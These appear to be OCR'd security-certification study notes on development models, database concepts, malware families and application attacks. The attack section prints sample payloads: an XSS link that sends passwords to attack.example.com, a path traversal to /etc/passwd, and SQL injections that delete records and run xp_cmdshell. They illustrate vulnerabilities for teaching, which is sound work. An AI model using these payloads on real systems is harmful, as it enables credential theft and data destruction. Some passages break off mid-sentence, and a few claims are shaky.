- The most efficient and effective method of conveying information to and within a development team is face-to-face conversation.
- Working software is the primary measure of progress.
- Agile processes promote sustainable development. The sponsors, developers, and users should be able to maintain a constant pace indefinitely.
- Continuous attention to technical excellence and good design enhances agility.
- Simplicity—the art of maximizing the amount of work not done—is essential.
- The best architectures, requirements, and designs emerge from self-organizing teams.
- At regular intervals, the team reflects on how to become more effective, then tunes and adjusts its behavior accordingly.

Application of Agile Method

Agile is particulary suited where the scope of the project is expected to evolve and there is a lack of a clea view of the final product.

Benifits of Agile Method

- speed and delivery by limiting work in progress.
- generating value from users' perspective by insuring that only the items that bring the maximum ROI are implemented first.
- increasing quality by producing frequent and incremental code builds.

Critisms about Agile Method

- in large projects it's difficult to provide an estimate of cost and schedule.
- collaboration with end-users on daily basis especially in large projects is impractical.
- new joiners could have a hard time integrating with the team due to the lack of documentation.

Spiral Model

The spiral model is a risk-driven process model generator for software projects.


Based on the unique risk patterns of a given project, the model guides a team to adopt elements of one or more process models, such as incremental or waterfall.

Each "loop" of the spiral results in the development of a new system prototype.

Advantages of Spiral model:

- High amount of risk analysis.
- Good for large and mission-critical projects.
- Strong approval and documentation control.
- Additional Functionality can be added at a later date.
- Software is produced early in the software life cycle.

Disadvantages of Spiral model:



- Can be a costly model to use.
- Risk analysis requires highly specific expertise.
- Project's success is highly dependent on the risk analysis phase.
- Doesn't work well for smaller projects.

Application of Spiral Model

- When costs and risk evaluation is important.
- For medium to high-risk projects.
- For projects where requirements are unclear and complex.

Software Capability Maturity Model

The Software Engineering Institute SEI at Carnegie Mellon University introduced the Capability Maturity Model for Software.

SW-CMM is broken into the following stages:

Level 1: Initial | no defined software development process.

Level 2: Repeatable | basic life cycle management processes and reuse of code in an organized fashion.

SEI defines these key process areas for this stage:

-Requirements Management, Software Project Planning, Software Project Tracking and Oversight, Software Subcontract Management, Software QA, and Software Configuration.

Level 3: Defined | formal, documented software development processes and new standardized management model.

SEI defines these key process areas for this stage:

-Organization Process Focus, Organization Process Definition, Training Program, Integrated Software Management, Software Product Engineering, Intergroup Coordination, and Peer Reviews.

Level 4: Managed | quantitative measures are utilized to gain a detailed understanding of the development process.

SEI defines these key process areas for this stage:

-Process Quantitative Management and Software Quality Management.

Level 5: Optimizing | continuous of improvement occurs. Sophisticated software development processes are in place.

SEI defines these key process areas for this stage:

-Defect Prevention, Technology Change Management, and Process Change Management.

IDEAL Model

It builds upon the CMM and provides similar stages:


1: Initiating | the business reasons behind the change are outlined, support is built for the initiative, and the appropriate infrastructure is put in place.

2: Diagnosing | engineers analyze the current state of the organization and make general recommendations for change.

3: Establishing | the organization takes the general recommendations from the diagnosing phase and develops a specific plan of action.

4: Acting | organization develops solutions and then tests, refines, and implements them.

5: Learning | organization must continuously analyze its efforts to determine whether it has achieved the desired goals.




Mapping SW-CMM and IDEAL stages

IDEAL	CMM
Initiating	Initiating
Diagnosing	Repeatable
Establishing	Defined
Acting	Managed
Learning	Optimized

The DevOps Approach

It's an approach seeks to resolve conflicting issues between development team, operation team and QA team by bringing them in single operational model.



Other Models

Prototyping

A prototype is a sample of software code or a model that can be developed to explore a specific approach to a problem before investing expensive time and resources.

Rapid Application Development RAD

This model relies more on the use of rapid prototyping than on extensive upfront planning, the planning of how to improve the software is interleaved with the processes of developing the software, which allows for software to be developed quickly.

Scrum

Scrum is an 'Agile' model. It's a methodology that acknowledges the fact that customer needs cannot be completely understood and will change over time. It focuses on team collaboration, customer involvement, and continuous delivery.

Extreme Programming XP

It is a methodology that takes code reviews to the extreme (hence the name) by having them take place continuously. These continuous reviews are accomplished using an approach called pair programming, in which one programmer dictates the code to her partner, who then types it.

Kanban

It's a methodology that stresses visual tracking of all tasks so that the team knows what to prioritize at what point in time in order to deliver the right features right on time.

Build and Fix

This is not a real SDLC model because there is no real planning up front and flaws are reactively dealt with after release with the creation of patches and updates.

Cleanroom

This is an approach that attempts to prevent errors or mistakes by following structured and formal methods of developing and testing. This approach is used for high-quality and mission-critical applications (air traffic control, medical software, missile launching software, nuclear software and so on.)

Software Configuration Management SCM

A product that provides SCM identifies the attributes of software at various points in time, and performs a methodical control of changes for the purpose of maintaining software integrity.

Methods for software testing

White-box Testing examines the internal logical structures of a program and steps through the code line by line, analyzing the program for potential errors.

Black-box Testing examines the program from a user perspective by providing a wide variety of input scenarios and inspecting the output, the testers do not have access to the internal code; final acceptance testing is type of black-box testing.

Gray-box Testing combines the two approaches and is popular for software validation; testers examine the software from a user perspective, analyzing inputs and outputs. They also have access to the source code and; he does not, however, analyze the inner workings of the program during their testing.

Code Repositories

They act as a central storage point for developers to place their source code, common vendors which provide this service include: GitHub, Bitbucket, and SourceForge.

Code repositories can provide other services such as version control, bug tracking, web hosting, release management.

Risks of code repositories

Repositories that support open source software development, may allow public access. (Appropriately control access to their repositories must be maintained)

Database Management System Architecture

Hierarchical Databases (*one-to-one relation*)

This model combines records and fields that are related in a logical tree structure.

Each node may have zero, one, or many children but only one parent.

Example: corporate organization chart.

Distributed databases *(many-to-many relation)*

This model has data stored in more than one database, but those databases are logically connected.

Relational Databases

This model consists of flat two-dimensional tables made up of rows and columns.

OOP in DataBase

Object-relational databases combine relational databases with the power of object oriented programming. True object-oriented databases (OODBs) benefit from ease of code reuse, ease of troubleshooting analysis, and reduced overall maintenance.

RDBMS Components, structure and terms

-The main building block of the relational database is the table (also known as a relation)

-Columns in tables ⇨ attributes. The number of columns is called degree.

-Rows in table ⇨ tuples. The number of rows is called cardinality.

-**Cell** is an intersection of a row and a column.

-**Schema** defines the structure of the database.

-**Data dictionary** is a central repository of data elements and their relationships.

-Records in table are identified by different keys:

Candidate Key a subset of attributes that can be used to uniquely identify any record in a table.

No two records in the same table will ever contain the same values for all attributes composing a candidate key.

Each table may have one or more candidate keys, which are chosen from column headings.

Primary Key is selected from the set of candidate keys for a table to be used to uniquely identify the records in a table.

Each table has only one primary key, selected by the database designer from the set of candidate keys.

The RDBMS enforces the uniqueness of primary keys by disallowing the insertion of multiple records with the same primary key (entity integrity mechanism)

Foreign Keys is used to enforce relationships between two tables, also known as referential integrity.
Referential integrity ensures that if one table contains a foreign key, it corresponds to a still-existing primary key.
-All relational databases use a standard language to provide users with a consistent interface for interaction with database, SQL for example.
SQL is divided into two distinct components:
Data Definition Language DDL which allows for the creation and modification of the database's structure.
Data Manipulation Language DML which allows users to interact with the data contained within that schema.

Database ACID Model


The ACID model is a critical concept in the development of database management systems, it has the following requirements:
Atomicity database transactions must be atomic—that is, they must be an "all-or nothing" affair. If any part of the transaction fails, the entire transaction must be rolled back as if it never occurred.
Consistency all transactions must begin operating in an environment that is consistent with all of the database's rules (for example, all records have a unique primary key).
Isolation requires that transactions operate separately from each other.
Durability database transactions must be durable. That is, once they are committed to the database, they must be preserved. Even in the case of system failure. Durability through the use of backup mechanisms, such as transaction logs.

Open Database Connectivity ODBC


This is a database feature that allows applications to communicate with different types of databases without having to be directly programmed for interaction with each type.

Database Risks and Security

Attacks against database



Database Protection Methods
-Polyinstantiation - multiple tuples with the same primary keys, with each instance distinguished by a security level.
-Database partitioning - splitting a single db into multiple parts, each with a unique and distinct security level.
-Noise and perturbation - false or misleading data deliberately inserted by sysadmin into a DBMS.
-Context-dependent access control - the software "understands" what actions should be allowed based upon the state and sequence of the request.
-Database view - can permit one group, or a specific user, to see certain information while restricting another group from viewing it altogether.



Knowledge-Based Systems

Expert Systems

These systems seek to accumulate expert's knowledge on a particular subject and apply it in a consistent fashion to future decisions.
The expert system consists of two components:
The knowledge base | seeks to codify the knowledge of human experts in a series of "if/then" statements.
Sample knowledge base statement:
-If the hurricane is a Category 4 storm or higher, then flood waters normally reach a height of 20 feet above sea level.
-If the hurricane has winds in excess of 120 miles per hour (mph), then wood-frame structures will be destroyed.
-If it is late in the hurricane season, then hurricanes tend to get stronger as they approach the coast.
The inference engine | analyzes information in the knowledge base to arrive at the appropriate decision.
The expert system user employs some sort of user interface to provide the inference engine with details about the current situation, and the inference engine uses a combination of logical reasoning and fuzzy logic techniques to draw a conclusion based on past experience.
Continuing with the hurricane example, a user might inform the expert system that a Category 4 hurricane is approaching the coast with wind speeds averaging 140 mph. The inference engine would then analyze information in the knowledge base and make an evacuation recommendation based on that past knowledge.

Neural Networks

Chains of computational units are used in an attempt to imitate the biological reasoning process of the human mind.
Difference b/w expert and NN systems -- In an expert system, a series of rules is stored in a knowledge base, whereas in a neural network, a long chain of computational decisions that feed into each other and eventually sum to produce the desired output is set up.

Decision Support Systems DSS

This is a knowledge-based application that analyzes business data and presents it in such a way as to make business decisions easier for users; such as in a graphical manner to link concepts and content and guide the script of the operator.
Often a DSS is backed by an expert system controlling a database.

Malicious Code and Application Attacks

Malware, short for malicious software, is an umbrella term used to refer to a variety of forms of harmful or intrusive software, including computer viruses, worms, Trojan horses, Ransomware, spyware, adware, scareware, and other malicious programs.

Computer Virus

This is a type of malware that's contains high level malicious command, written and scripted by skilful attackers with high knowledge in assembly languages and computer architecture.
Virus, when executed, replicates itself by modifying other computer programs and inserting its own code.
Viruses' infection includes data files or the "boot" sector of the hard drive.
Virus has mainly two functions: *propagation* and *destruction*.
The virus' *"payload"* is the actual body or data that perform the actual malicious purpose of the virus.
Payload activity might be noticeable (e.g., because it causes the system to slow down or "freeze"), as most of the time the "payload" itself is the harmful activity, or sometimes non-destructive but distributive, which is called *Virus hoax*.

Virus Propagation Techniques

Master Boot Record MBR Virus attacks a portion of bootable media called 'MBR'.
MBR is used to load the OS into memory during the boot process.
Technical Specs | Because of the fact that MBR size is very small (512 bytes) and that it can't cope with the relatively large size of the virus payload, the virus' payload in the MBR only contains direction instruction to the actual destructive payload pre-stored in other portion on the storage; thereby loading the entire virus into memory.
Another relative variation of this virus is the **Boot Sector Virus,** which is and unlike the MBR virus, it attacks the legitimate boot sector and are loaded into memory during the boot process.
File infector virus this virus infects different types of executable files; `.exe` and `.com` in MS Windows.
Technical Specs | this virus could slightly alter the code of an executable program or totally replace the entire file with infected one.
This type of virus is often easily detected by antimalware engines, because of the fact that it doesn't use cloaking techniques such as stealth or encryption.
A variation of this virus is the **Companion Virus**, which uses file names similar to, and slightly different from legitimate OS file.
If you had a program on your hard disk named `game.exe`, a companion virus might use the name `game.com`. If you then open a Command tool and simply type GAME, the operating system would execute the virus file, `game.com`.
Macro Virus is written in a macro language: a programming language which is embedded inside a software application (e.g., word processors and spreadsheet applications)
Some applications, such as Microsoft Office, Excel, PowerPoint allow macro programs to be embedded in documents such that the macros are run automatically when the document is opened, and this provides a distinct mechanism by which malicious computer instructions can spread.
Technical Specs | The macro virus replaces regular commands with the same name and runs when the command is selected. These malicious macros may start automatically when a document is opened or closed, without the user's knowledge.
Once a file containing a macro virus is opened, the virus can infect the system.
The 1990's `Melissa virus` spread through the use of a Word document that exploited vulnerability in Microsoft Outlook.
Service Injection Viruses these viruses inject themselves into trusted OS runtime processes such as `winlogin.exe`, `svchost.exe` and `explorer.exe`.
This fact makes this virus able to bypass detection.
Ensure that all software allowing the viewing of web content (browsers, media players, helper applications) receive current security patches.

Virus Technologies

Multipartite Viruses use more than one propagation technique.
Stealth Viruses hide themselves by actually tampering with the operating system to fool antivirus packages into thinking that everything is functioning normally.
Polymorphic Viruses actually modify their own code as they travel from system to system. The virus's propagation and destruction techniques remain the same, but the signature of the virus is somewhat different each time it infects a new system.
Encrypted Viruses use cryptographic techniques to avoid detection. They use a technology known as the *virus decryption routine*, which contains the crypto info necessary to load and decrypt the main virus code stored elsewhere on the disk.
The virus decryption routines often contain telltale signatures that render them vulnerable to updated antivirus software packages.

Hoaxes

A virus hoax is a message warning the recipients of a non-existent computer virus threat. The message is usually a chain e-mail that tells the recipients to forward it to everyone they know.
One famous example of such a hoax is the `Good Times` virus warning that first surfaced on the Internet in 1994.
Anti-virus specialists agree that recipients should delete virus hoaxes when they receive them, instead of forwarding them.
McAfee says:

"We are advising users who receive the email to delete it and DO NOT pass it on as this is how an email HOAX propagates."

Another form of this attack launched through 'telephone scam', on which victim is quoted his or her name and address over the phone, and is told something to effect of*: "I'm calling for Microsoft (or an entity that sounds like it is connected to Microsoft). We've had a report from your ISP of serious virus problems from your Windows computer."* The victim is then directed to open the Windows event viewer, which displays apparently critical warnings, and is directed to a website to download an application to allow the scammer to control his or her computer remotely. The caller supposedly fixes the problems and demands a fee for the service (fraudulent fee + malware uploaded to the victim's computer!)

These types of attacks need strong user awareness programs.

Logic Bombs

These are malicious code objects that infect a system and lie dormant until they are triggered by the occurrence of one or more conditions such as time or program launch.

The 1991's Michelangelo virus was an MBR that was supposed to unleash it code on March 6 – the birthday of the famous Italian artist Michelangelo Buonarroti.

Trojan Horses

It is a software program that appears benevolent but carries a malicious, behind-the-scenes payload that has the potential to wreak havoc on a system or network.

Drive-by-downloads is the main source of these codes. Also here, user awareness is an important tool (among others) to fight this attack.

Another variant is **Ransomware**, which is a malicious code that infects a target machine and then uses encryption technology to encrypt documents or spreadsheets, and other files stored on the system with a key known only to the malware creator.

The user is then unable to access their files and receives an ominous pop-up message warning that the files will be permanently deleted unless a ransom is paid within a short period of time.

CryptoLocker is a popular Ransomware program.

Worms

Worms contain the same destructive potential of other malwares; with an added twist: it doesn't require user intervention, instead it automatically propagates.

`Code Red Worm of 2001` which was spread among web servers running Microsoft's IIS is one of the popular worms at its time.

Before that in 1988 a young computer science student named 'Robert Tappan Morris' was discovered to have exploited four specific security holes in the Unix operating system, this worm coined the name '`Morris Worm, the 'Internet' Worm` or `RTM`.

Bots and Botnet *(robot network)*

A botnet is a number of Internet-connected devices.

Each of which is running one or more bots. Botnets can be used to perform DDoS attack, steal data, send spam, and allow the attacker access to the device and its connection. The owner of the botnet is called 'Bot herder' and he can control the botnet using command and control (C&C) software. The word "botnet" is a combination of the words "robot" and "network".

Adware *(Advertising Software – disturbing rather than destructive)*

It uses a variety of techniques to display advertisements on infected computers, usually in the form of pop-up messages.

Spyware

This malware monitors your actions and transmits important details to a remote system that spies on your activity, keylogger are form of this malware.

Countermeasures

The primary means of defense against malicious code is the use of antivirus-filtering software. These packages are primarily signature-based systems, designed to detect only known viruses running on a system.

Three additional techniques can specifically prevent systems from being infected by malicious code embedded in active content:

-**Java's sandbox** provides applets with an isolated environment in which they can run safely without gaining access to critical system resources.

-**ActiveX control** signing utilizes a system of digital signatures to ensure that the code originates from a trusted source. It is up to the end user to determine whether the authenticated source should be trusted.

-**Whitelisting** applications at the operating system level require administrators to specify approved applications.

Popular malware trends

-Mirai *(Japanese for "the future", 未来)* is a malware that turns networked devices running Linux into remotely controlled "bots". In 2016, the popular DNS SP – Dyn was hit by DDoS attack over IoT with the help of 'Mirai' malware. The attack brought down popular websites including Twitter, the Guardian, Netflix, Reddit, CNN and many others in Europe and the US.

-Stuxnet *(moving battlefield to the physical world!)* specifically targets PLCs, which allow the automation of electromechanical processes such as those used to control machinery on factory assembly lines. Stuxnet reportedly compromised Iranian PLCs back in 2010, collecting information on industrial systems and causing the fast-spinning centrifuges to tear themselves apart.

WannaCry Malware was a May 2017 worldwide cyberattack by the WannaCry Ransomware cryptoworm, which targeted computers running the Microsoft Windows operating system by encrypting data and demanding ransom payments in the Bitcoin cryptocurrency. Within its first release day the code was reported to have infected more than 230,000 computers in over 150 countries. It propagated through EternalBlue, an exploit in older Windows systems released by The Shadow Brokers a few months prior to the attack that targets Windows' Server Message Block SMB. The attack was stopped within a few days of its discovery due to emergency patches released by Microsoft, and the discovery of a kill switch that prevented infection.

Application Attacks

Buffer Overflow	
Target service	Web server or application server products that serve the static and dynamic aspects of the site, or the web application itself.
High level description	This attack takes place when a program copies an input buffer to an output buffer without verifying that the size of the input buffer, leading to a buffer overflow.
Technical Description	A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold, or when a program attempts to put data in a memory area outside of the boundaries of a buffer. The attacker exploit the target machine by sending carefully crafted input to a web application, an attacker can cause the web application to execute arbitrary code – effectively taking over the machine. *The existence of a classic overflow strongly suggests that the programmer is not considering even the most basic of security protections.*
Cause	Poor programming and poor application structure and the lack of basic security protections surrounding the application environment. The 'C' programming language is the most vulnerable language for this attack.

Example	The following code asks the user to enter their last name and then attempts to store the value entered in the `last_name` array.
	Example 1
	Language: C
	`char last_name[20];`
	`printf ("Enter your last name: ");`
	`scanf ("%s", last_name);`
	The problem with the code above is that it does not restrict or limit the size of the name entered by the user. If the user enters `"Very_very_long_last_name"` which is 24 characters long, then a buffer overflow will occur since the array can only hold 20 characters total.
	Example 2:
	The following code attempts to create a local copy of a buffer to perform some manipulations to the data.
	Language: C
	`void manipulate_string(char* string){`
	`char buf[24];`
	`strcpy(buf, string);`
	`...`
	`}`
	However, the programmer does not ensure that the size of the data pointed to by string will fit in the local buffer and blindly copies the data with the potentially dangerous strcpy() function. This may result in a buffer overflow condition if an attacker can influence the contents of the string p

Service affected	Confidentiality → by forcing memory leakage. Availability → DoS: Crash, Exit, or Restart, or general resource consumption. Integrity → by executing unauthorized code or commands
Mitigation methods	**Language Selection:** many languages that perform their own memory management, such as Java and Perl, are not subject to buffer overflows. Other languages, such as Ada and C#, typically provide overflow protection, but the protection can be disabled by the programmer. **Input Validation through 'Whitelisting'**: Assume all input is malicious. Use an "accept known good" input validation strategy. **Environment Hardening:** Solutions such as Address Space Layout Randomization ASLR removes the risk of memory address predictability and prevents the attacker from reliably jumping to exploit code. And use a CPU and operating system that offers Data Execution Protection DEP feature. **Sandboxing**: Run the code in a sandbox environment that enforces strict boundaries between the process and the operating system. Deep Packet analysis at the network perimeter.

Cross site scripting XSS	
Target service	Web servers and web applications
High level description	XSS enables attackers to inject client-side scripts into web pages viewed by other users.
Technical Description	An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will unwittingly execute the script. malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.
Cause	The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Example	This code displays a welcome message on a web page based on the HTTP GET username parameter:
	`$username = $_GET['username'];`
	`echo '<div class="header"> Welcome, ' . $username . '</div>';`
	Because the parameter can be arbitrary, the URL of the page could be modified so `$username` contains scripting syntax that embed a fake login box on the page, tricking the user into sending the user's password to the attacker:
	*http://trustedSite.example.com/welcome.php?username= Please Login:<form name="input"action="http://attack.example.com/stealPassword.php" method="post">Username: <input type="text" name="username" />
	Password: <input type="password" name="password" /><input type="submit" value="Login" /></form> *
	If a user clicks on this link then Welcome.php will generate the following HTML and send it to the user's browser.

Service Affected	Confidentiality → by reading application data stored in users cookies. Integrity → by executing unauthorized code or command.
Mitigation methods	**Input Validation through 'Whitelisting'**: Assume all input is malicious. Use an "accept known good" input validation strategy. **Libraries or Frameworks**: Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. **Parameterization**: If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer. **Firewall**: Use an application firewall that can detect attacks against this weakness.

Traversal Path Attack

Target service	Directories at vulnerable web servers.
High level description	Aka Directory Traversal. It is an HTTP attack which allows attackers to access restricted directories and execute commands outside of the web server's root directory.
Technical Description	The software uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory. By using special elements such as `".."` and `"/"` separators, attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system
Cause	the software does not properly neutralize special elements within the pathname
Example	While the programmer intends to access files such as "/users/cwe/profiles/alice", there is no verification of the incoming user parameter. An attacker could provide a string such as: `/../../etc/passwd`. The program would generate a profile pathname like this: `/users/cwe/profiles/../../../etc/passwd`. When the file is opened, the operating system resolves the `"../"` during path canonicalization and actually accesses this file: /etc/passwd. As a result, the attacker could read the entire text of the password file.
Service Affected	Confidentiality mainly, but integrity and availability could also be affected.
Mitigation methods	**Input Validation through 'Whitelisting'**: Assume all input is malicious. Use an "accept known good" input validation strategy. **Libraries or Frameworks**: Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. **Environment Hardening**: Run your code using the lowest requested privileges, If possible; create isolated accounts with limited privileges that are only used for a single task. **Sandboxing**: Run the code in a sandbox environment that enforces strict boundaries between the process and the operating system. **Firewall**: Use an application firewall that can detect attacks against this weakness.

SQL Injection attack

Target service	Database-driven websites.
High level description	A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application.
Technical Description	Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands.
Cause	The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.

Example	This example examines the effects of malicious value passed to a query. If an attacker with the user name wiley enters the string:
	`name'; DELETE FROM items; --`
	for itemName, then the query becomes the following two queries:
	`SELECT * FROM items WHERE owner = 'Wiley' AND itemname = 'name';`
	`DELETE FROM items;`

	Many database servers, including MS SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error on Oracle and other database servers that do not allow the batch-execution of statements separated by semicolons, on databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.
	Another issue with MS SQL is that it has a built in function that enables shell command execution. An SQL injection in such a context could be disastrous. For example, a query of the form:
	`SELECT ITEM,PRICE FROM PRODUCT WHERE ITEM_CATEGORY='$user_input' ORDER BY PRICE`
	Where *$user_input* is taken from an untrusted source. If the user provides the string: ; *exec master..xp_cmdshell 'dir'* – the query will take the following form:
	`SELECT ITEM,PRICE FROM PRODUCT WHERE ITEM_CATEGORY=''; exec master..xp_cmdshell 'dir' --' ORDER BY PRICE`
	As a result, the second SQL query will execute the `dir` command in the shell: *exec master..xp_cmdshell 'dir'*

Service Affected	Confidentiality ⇨ by reading sensitive data stored on back-end database. Integrity ⇨by executing unauthorized code or command. Access control ⇨ by bypassing protection mechanism. Availability ⇨by possibly deleting all the records on back-end database.
